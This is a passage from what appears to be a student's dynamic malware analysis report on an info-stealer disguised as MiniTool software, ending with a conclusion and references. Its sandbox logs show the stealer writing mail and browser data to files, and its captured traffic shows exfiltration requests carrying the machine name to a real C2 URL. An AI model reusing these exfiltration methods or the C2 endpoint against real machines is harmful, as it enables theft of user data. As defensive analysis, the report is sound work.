16:30:...	Malware.exe	5836	Load Image	C:\Us...	SUCCESS	Image Base: 0xc90000, Image Size: 0x7c000


Figure 64: Mails.txt and Browsers.txt are used to store the stolen user data.



Description:	MiniTool Power Data Recovery - Bootable Media Builder
Company:	MiniTool Solution Ltd.
Path:	C:\Users\Win10\Desktop\Malware.exe
Command:	"C:\Users\Win10\Desktop\Malware.exe" /stext C:\ProgramData\Mails.txt

Figure 65: Process Tree

Email data is saved in a directory.



Description:	MiniTool Power Data Recovery - Bootable Media Builder
Company:	MiniTool Solution Ltd.
Path:	C:\Users\Win10\Desktop\Malware.exe
Command:	"C:\Users\Win10\Desktop\Malware.exe" /stext C:\ProgramData\Browsers.txt
User:	DESKTOP-53AFEVS\Win10

Figure 66:Process Tree

Browser/web data is also saved in a directory.

16:30:...	Malware.exe	5836	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\Content\CachePref
16:30:...	Malware.exe	5836	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\Cookies\CachePref
16:30:...	Malware.exe	5836	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\History\CachePrefix
16:30:...	Malware.exe	5836	Load Image	C:\Windows\SysWOW64\cryptsp.dll
16:30:...	Malware.exe	5836	Load Image	C:\Windows\SysWOW64\rsaenh.dll
16:30:...	Malware.exe	5836	Load Image	C:\Windows\SysWOW64\bcrypt.dll
16:30:...	Malware.exe	5836	Load Image	C:\Windows\SysWOW64\cryptbase.dll
16:30:...	Malware.exe	5836	Load Image	C:\Windows\SysWOW64\bcryptprimitives.dll
16:30:...	Malware.exe	5836	Load Image	C:\Windows\SysWOW64\pstorec.dll
16:30:...	Malware.exe	5836	Load Image	C:\Windows\SysWOW64\vaultcli.dll
16:30:...	Malware.exe	5836	Load Image	C:\Windows\SysWOW64\WinTypes.dll
6:30:...	Malware.exe	5836	WriteFile	C:\ProgramData\Browsers.txt

Figure 67: Procmon filter.

Data taken from Internet Settings include Content, History and Cookies and were saved to the Browsers file from the previous screenshot.

Network Activity

http

No.	Time	Source	Destination	Protocol	Lengtl	Info
16	1.210500	10.0.0.2	10.0.0.1	HTTP	277	GET /components/com_content
19	1.262031	10.0.0.1	10.0.0.2	HTTP	312	HTTP/1.1 200 OK (text/html

Figure 68: Wireshark http filter

A request is sent from the malware and my Inetsim simulated network responds.

```
[Time since request: 0.051531000 seconds]
[Request URI: /components/com_content/limpopapa/post.php?type=clipboard&machinename=DESKTOP-53
[Full request URI: http://ziraat-helpdesk.com/components/com_content/limpopapa/post.php?type=c
```

Figure 69: Wireshark information

The response from Inetsim displays the C2 website the malware was connecting to (ziraat-helpdesk). It also includes the machine name and window title. This is how the malware exfiltrates the stolen user data.

```
35 2025-04-23 16:27:36  HTTP connection, method: GET, URL: http://ziraat-helpdesk.com/components/
   com_content/limpopapa/post.php?
```

Figure 70: Inetsim report

This shows 35 POST requests were sent to the C2 server, signs of persistence.

Section 5: Conclusion

One of the most challenges of dynamic malware analysis is ensuring a secure yet malware friendly networking environment. Malware often connects to C2 servers to exfiltrate data or download links to load additional malware payloads. The network must allow network connections whilst preventing the malware from spreading across real networks.

In this report, INetSim was used to simulate a network, however the malware would need to request 10.0.0.1 for any activity to be recorded. To solve this problem DNSMasq was used to accept all network activity from the victim machine. This allowed the INetsim to receive the http requests and return a dummy webpage and fake files to the malware whilst capturing its intended activity.

Malware also use obfuscation. API functions that can be used for anti-debugging include “IsDebuggerPresent”, “CheckRemoteDebuggerPresent” and “OutputDebugString”. (Sihwail, Et al., 2017) “IsDebuggerPresent” was found whilst analysing both malware samples, requiring patching using x64dgb. Obfuscation techniques add another layer of complexity to both static and dynamic malware analysis.

These challenges highlight how complex analysis can be. Malware analysis is not just about capturing suspicious activity. It is about creating a secure, deceptive environment that allows the malware to perform all its intended actions.

References

Guven, M. Dynamic Malware Analysis Using a Sandbox Environment, Network Traffic Logs, and Artificial Intelligence. International Journal of Computational and Experimental Science and Engineering. (September 2024)

Available at: https://doi.org/10.22399/ijcesen.460

https://www.researchgate.net/publication/384379416_Dynamic_Malware_Analysis_Using_a_Sandbox_Environment_Network_Traffic_Logs_and_Artificial_Intelligence

Michael Sikorski, Andrew Honig, Richard Bejtlich. Practical Malware Analysis. The hands-on guide to dissecting malicious software. E-BOOK. (Sikorski et al., 2012) (February 2012)

Available at: https://ebookcentral-proquest-com.salford.idm.oclc.org/lib/salford/reader.action?docID=1137570&ppg=1

Christophe Tafani-Dereeper. Set up your own malware analysis lab with VirtualBox, INetSim and Burp. (Christophe Tafani-Dereeper, 2017) (June 2017)

Available at: https://blog.christophetd.fr/malware-analysis-lab-with-virtualbox-inetsim-and-burp/

Rami Sihwail, Omar, K. and Akram, K. (2018). A Survey on Malware Analysis Techniques: Static, Dynamic, Hybrid and Memory Analysis. [online] ResearchGate. Available at:

https://www.researchgate.net/publication/328760930_A_Survey_on_Malware_Analysis_Techniques_Static_Dynamic_Hybrid_and_Memory_Analysis